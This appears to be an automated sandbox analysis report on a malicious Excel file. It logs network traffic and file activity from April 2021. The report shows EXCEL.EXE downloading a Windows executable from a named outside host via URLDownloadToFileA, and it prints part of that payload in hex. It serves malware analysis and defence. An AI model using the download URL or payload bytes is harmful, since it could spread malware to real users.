
Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	64.207.186.30	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 17:06:02.699388027 CEST	0	OUT	GET /blogs/click.php HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: living-traditions.com Connection: Keep-Alive
Apr 12, 2021 17:06:02.888154984 CEST	2	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 12 Apr 2021 15:06:02 GMT Content-Type: application/octet-stream Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/7.3.25 Content-Disposition: attachment; filename="4HeVw.perclick" X-Powered-By: PleskLin Data Raw: 31 66 32 37 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 31 50 e9 4c 75 31 87 1f 75 31 87 1f 75 31 87 1f 3f 54 82 1e 74 31 87 1f 06 53 86 1e 72 31 87 1f 75 31 86 1f 70 31 87 1f 65 57 82 1e 71 31 87 1f 65 57 87 1e 74 31 87 1f 65 57 85 1e 74 31 87 1f 52 69 63 68 75 31 87 1f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 9a 2b 74 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0d 00 28 00 00 00 b0 06 00 00 00 00 00 6d 19 00 00 00 10 00 00 00 40 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 20 07 00 00 04 00 00 28 0f 07 0 0 01 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 40 40 00 00 44 00 00 00 68 41 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 07 00 80 00 00 00 20 40 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 af 26 00 00 00 10 00 00 00 28 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 44 02 00 00 00 40 00 00 00 04 00 00 00 2c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 38 40 00 00 00 50 00 00 00 42 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 64 61 74 61 00 00 ff 67 06 00 00 a0 00 00 00 68 06 00 00 72 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 65 6c 6f 63 00 00 80 00 00 00 00 10 07 00 00 02 00 00 00 da 06 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 8b ec 81 ec 28 02 00 00 53 56 be c3 68 13 00 33 db 43 83 3d 1c 90 00 10 00 89 5d d8 66 0f 6e c6 f3 0f Data Ascii: 1f27MZ@!L!This program cannot be run in DOS mode.$1PLu1u1u1?Tt1Sr1u1p1eWq1eWt1eWt1Richu1 PEL+t`!(m@ (@@@DhAP @@ .text&( `.rdataD@,@@.data8@PB0@.pdataghr@.reloc@BU(SVh3C=]fn

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2056 Parent PID: 584

General

Start time:	17:05:35
Start date:	12/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f7e0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CEC4.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FB2EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\90DE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14050828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14050828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14050828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14050828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14050828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14050828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14050828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14050828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14050828C	URLDownloadToFileA
C:\Users\user\fdinmd.fii	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	14050828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\3AFF.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FB2EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CEC4.tmp	success or wait	1	13FD9B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\3AFF.tmp	success or wait	1	13FD9B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\90DE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\51DE0000	C:\Users\user\Desktop\446446.xls	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.png	C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.png	C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.png	C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image016.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image016.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image017.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image017.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image018.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image018.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image019.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image019.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEA8B9AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\90DE0000	569	436	b4 55 c9 6e db 30 10 bd 17 e8 3f 08 bc 16 12 9d 14 28 8a c2 72 0e 49 7a 6c 03 34 fd 80 09 39 b2 08 73 03 c9 24 f2 df 77 48 2b 6e 62 28 5e 9a f4 a2 85 c3 b7 91 e2 68 7e 31 18 5d 3d 60 88 ca d9 96 9d 35 33 56 a1 15 4e 2a bb 6c d9 ef db ef f5 57 56 c5 04 56 82 76 16 5b b6 c6 c8 2e 16 1f 3f cc 6f d7 1e 63 45 68 1b 5b d6 a7 e4 bf 71 1e 45 8f 06 62 e3 3c 5a aa 74 2e 18 48 f4 1a 96 dc 83 58 c1 12 f9 f9 6c f6 85 0b 67 13 da 54 a7 cc c1 16 f3 2b ec e0 5e a7 ea 7a a0 e1 8d 13 6f 97 ac ba dc cc cb 52 2d 53 26 e3 f3 38 9f 44 a0 e9 26 11 43 9d 2b d3 98 80 3a ee 80 c0 7b ad 04 24 5a 0f fe 60 e5 4e 96 7a cc d1 10 b2 cc 89 bd f2 f1 13 85 7d 45 21 57 5e e6 78 2e 30 e2 7e d2 06 04 25 b1 ba 81 90 7e 80 a1 b4 7c d0 fc d1 85 d5 9d 73 ab 66 3f 49 76 69 62 8d 83 40 dd c4 1e 31	.U.n.0....?......(..r.Izl.4... 9..s..$..wH+nb(^........h~1.] =`.....53V..N*.I.....WV..V.v. [......?.o..cEh.[....q.E..b. <Z.t ..H.....X....I...g..T.....+..^ ..z....o......R- S&..8.D..&.C.+...:... {..$Z..`.N.z..... }E!W^.x.0.~...%....~...|..... s.f?Ivib..@...1	success or wait	20	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\90DE0000	1005	2	03 00	..	success or wait	17	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\90DE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 06 10 03 f3 b6 01 00 00 a5 06 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!................ [Content_Types].xml ... (...................................	success or wait	23	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\90DE0000	3872	1713	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 1e 00 00 00 1d 08 02 00 00 00 32 c6 4b 5b 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 06 56 49 44 41 54 48 4b 85 56 f9 53 13 67 18 de cd 66 37 c9 c6 04 c2 9d 80 04 48 40 40 39 14 14 11 04 c9 30 5a 8f a9 4e 55 da 5a db a9 ed d4 8e 5a ff 19 9d f6 d7 76 3a 56 47 04 8f 16 ed d4 22 c8 e1 41 1b 2e 11 41 01 15 44 b9 41 12 72 ef d1 e7 4b 68 44 44 d9 64 66 af f7 7b de e7 7d de e3 5b 5a 96 65 6a b5 c3 e7 76 0f 3d e8 6e ae a9 81 61 d9 a1 43 96 dc 3c 15 cf af b6 88 a2 3f 0c ed 76 3a 47 fa fa 3a eb eb 47 1e f5 fa 3c 1e c0 a9 34 9a e4 ec f5 1b 2b 2b 93 b3 b2 78 9d ee 03 0e de 0b ed 71 2e bc 1c 18 e8 68 a8 1f ee e9 71 3b 1c 0a 8a 12 83 f1 31 34 2d 51	.PNG........IHDR.............2 .K[....sRGB.........pHYs...... ....+.....VIDATHK.V.S.g...f7 .. ..H@@9.....0Z..NU.Z..... Z.. ...v:VG....."..A...A..D.A.r... KhDD.df..{..}..[Z.ej...v.=.n.. .a..C..<......?..v:G..:..G...< ...4.....++...x.......q.....h. ...q;......14-Q	success or wait	6	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\90DE0000	79054	1574	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 06 10 03 f3 b6 01 00 00 a5 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 ef 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 d9 b2 93 05 36 01 00 00 5e 04 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 15 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 a0 32 a8 90 b3 01 00 00 2d 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 8b 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!.............. ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!.....6...^... ....xl/_rels/wor kbook.xml.relsPK..-.........!. .2......-..................... xl/workbook.xml	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\51DE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 08 00 01 00 02 00 03 00 04 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 00 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00	........g2.................... ......\.p....user B.....a.........=........... ....=.....i..9J.8.......X.@.. ...."....	success or wait	3	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\51DE0000	unknown	16384	bf 55 e7 e4 62 eb 6a d6 6d ae df 9c 88 36 92 04 70 ed da f5 cf 3e f9 2d 89 b7 6d ad 6d 03 03 83 a8 4c dc a0 75 f5 ca b5 c6 67 8d d2 ff 84 ea e5 f1 d2 5e 1f 17 61 b5 64 16 6e db be 4d 72 15 c9 c5 23 1c 0e a1 f1 97 9f 7f 89 81 2e c7 ed ec 22 1d 06 92 f8 e2 f3 2f b8 f0 06 31 a5 ed 04 42 9c e4 89 2d 3a 0d b2 82 9e 8c b5 96 93 9d ad 2f 69 a1 1b 7c 0c f7 ef dd 27 8b a4 b5 b9 95 cc 65 92 82 c9 a2 b7 05 b7 44 63 1b d9 b5 9d fe f0 85 a1 70 d7 b8 2b 4a 82 d2 2b 86 0e 38 5b e4 da 99 2b 7e 50 ea f0 44 46 c4 e0 19 11 78 66 f7 a0 d2 dc 3a a5 7b 2b 4b 14 1d 16 d9 bb 85 43 5e fe b7 62 21 83 88 fb d1 08 d8 05 82 7e 58 23 92 81 fd 58 90 28 21 d3 b9 bd 69 e0 25 e7 85 54 c2 29 41 00 0f 7e dc fd 07 0f 90 6e b8 60 08 f0 95 1b 43 f4 51 52 9a 91 2d c2 41 25 dd 4c 9f e0 03 b1 48	.U..b.j.m....6..p....>.-..m.m. ...L..u....g........^..a.d.n.. Mr...#............."....../... 1...B...-:........../i..|....' ......e.......Dc........p..+J. .+..8[...+~P..DF....xf....:.{+ K......C^..b!........~X#...X.(!...i.%..T.)A..~.....n.`....C. QR..-.A%.L....H	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\51DE0000	unknown	16384	00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 45 00 be 00 92 00 14 00 00 00 3e 00 3e 00 46 00 46 00 46 00 46 00 46 00 46 00 46 00 46 00 46 00 46 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 45 00 be 00 92 00 15 00 00 00 3e 00 49 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00	.>.>.>.>.>.>.>.>.E........>.> .F.F.F.F.F.F.F.F.F.F.>.>.>. >.> .>.>.>.>.>.>.>.>.>.>.>.>.>. >.> .>.>.>.>.>.>.>.>.>.>.>.>.>. >.> .>.>.>.>.>.>.>.>.>.>.>.>.>. >.> .>.>.>.>.>.>.>.>.E........>.I .>.>.>.>.>.>.>.>.>.>.>.>.>. >.> .>.>.>.>.>.>.>.>.>.>.>.>.>. >.>.>.>.>.>.>.>.>.	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\51DE0000	unknown	7385	ee 3a 04 5e 13 e0 9e 43 66 3c 35 db d2 c7 e8 14 83 10 e6 c2 8b 8e 71 47 01 f8 fe 49 ff c7 33 07 d6 59 40 69 7b 74 89 ce 89 af ab f6 55 57 fb 98 e5 de 1f e4 26 02 9f 21 8b d3 f2 fa 46 d5 ff c9 e2 5f 14 a4 47 95 d5 51 88 ff 88 75 d5 0d 4f e1 49 c8 6d c9 ef cc 28 b8 e6 f8 ca ea 38 a8 be e9 58 df b7 b4 7a f3 2d ee 0a 9f 74 2d 59 b1 7b 0e d5 12 57 24 13 16 6f 73 99 af 8c 9e 54 47 15 6f f8 67 d3 dd 93 81 ff b0 70 dd f0 6f e0 52 40 16 98 31 c7 f0 fe 82 3d 8f 5e cf 7d 5f 75 9d 9f fc 03 00 00 ff ff 03 00 50 4b 03 04 14 00 06 00 08 00 00 00 21 00 4f df af 22 28 01 00 00 a5 01 00 00 0f 00 00 00 64 72 73 2f 64 6f 77 6e 72 65 76 2e 78 6d 6c 54 90 5f 4f c2 30 14 c5 df 4d fc 0e cb 35 f1 4d 5a 26 63 0c e9 c8 58 34 18 1f 14 d0 0f d0 6d dd 9f b8 b6 a4 ad 30 f8 f4 5e 40 44	.:.^...Cf<5.....qG...I..3..Y@i{t.....UW.....&..!....F...._..G..Q...u..O.I.m...(...8...X...z.-...t-Y.{...W$..os....TG.o.g.....p..o.R@..1....=.^.}_u.....PK.....!.O..''(.....drs/downrev.xmlT._O.0...M...5.MZ&c...X4.....m.....0..^@D	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\51DE0000	unknown	16384	bf 55 e7 e4 62 eb 6a d6 6d ae df 9c 88 36 92 04 70 ed da f5 cf 3e f9 2d 89 b7 6d ad 6d 03 03 83 a8 4c dc a0 75 f5 ca b5 c6 67 8d d2 ff 84 ea e5 f1 d2 5e 1f 17 61 b5 64 16 6e db be 4d 72 15 c9 c5 23 1c 0e a1 f1 97 9f 7f 89 81 2e c7 ed ec 22 1d 06 92 f8 e2 f3 2f b8 f0 06 31 a5 ed 04 42 9c e4 89 2d 3a 0d b2 82 9e 8c b5 96 93 9d ad 2f 69 a1 1b 7c 0c f7 ef dd 27 8b a4 b5 b9 95 cc 65 92 82 c9 a2 b7 05 b7 44 63 1b d9 b5 9d fe f0 85 a1 70 d7 b8 2b 4a 82 d2 2b 86 0e 38 5b e4 da 99 2b 7e 50 ea f0 44 46 c4 e0 19 11 78 66 f7 a0 d2 dc 3a a5 7b 2b 4b 14 1d 16 d9 bb 85 43 5e fe b7 62 21 83 88 fb d1 08 d8 05 82 7e 58 23 92 81 fd 58 90 28 21 d3 b9 bd 69 e0 25 e7 85 54 c2 29 41 00 0f 7e dc fd 07 0f 90 6e b8 60 08 f0 95 1b 43 f4 51 52 9a 91 2d c2 41 25 dd 4c 9f e0 03 b1 48	.U..b.j.m....6..p....>.-..m.m....L..u....g.....^..a.d.n..Mr...#....."....../...1...B...-:...../i..|....'.....e.....Dc.....p..+J..+..8[...+~P..DF....xf.....:.{+K.....C^..b!.....~X#...X.(!...i.%..T.)A..~.....n.`....C.QR..-.A%.L....H	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\51DE0000	unknown	14238	ee 3a 04 5e 13 e0 9e 43 66 3c 35 db d2 c7 e8 14 83 10 e6 c2 8b 8e 71 47 01 f8 fe 49 ff c7 33 07 d6 59 40 69 7b 74 89 ce 89 af ab f6 55 57 fb 98 e5 de 1f e4 26 02 9f 21 8b d3 f2 fa 46 d5 ff c9 e2 5f 14 a4 47 95 d5 51 88 ff 88 75 d5 0d 4f e1 49 c8 6d c9 ef cc 28 b8 e6 f8 ca ea 38 a8 be e9 58 df b7 b4 7a f3 2d ee 0a 9f 74 2d 59 b1 7b 0e d5 12 57 24 13 16 6f 73 99 af 8c 9e 54 47 15 6f f8 67 d3 dd 93 81 ff b0 70 dd f0 6f e0 52 40 16 98 31 c7 f0 fe 82 3d 8f 5e cf 7d 5f 75 9d 9f fc 03 00 00 ff ff 03 00 50 4b 03 04 14 00 06 00 08 00 00 00 21 00 4f df af 22 28 01 00 00 a5 01 00 00 0f 00 00 00 64 72 73 2f 64 6f 77 6e 72 65 76 2e 78 6d 6c 54 90 5f 4f c2 30 14 c5 df 4d fc 0e cb 35 f1 4d 5a 26 63 0c e9 c8 58 34 18 1f 14 d0 0f d0 6d dd 9f b8 b6 a4 ad 30 f8 f4 5e 40 44	.:.^...Cf<5...........qG...I.. 3..Y@i{t......UW......&..!.... F...._..G..Q...u..O.I.m...(... ..8...X...z.-...t-Y.{...W$..os ....TG.o.g......p..o.R@..1.... =.^.}_u..........PK..........! .O.."(...........drs/downrev.x mlT._O.0...M...5.MZ&c...X 4......m......0..^@D	success or wait	1	7FEEA8B9AC0	unknown
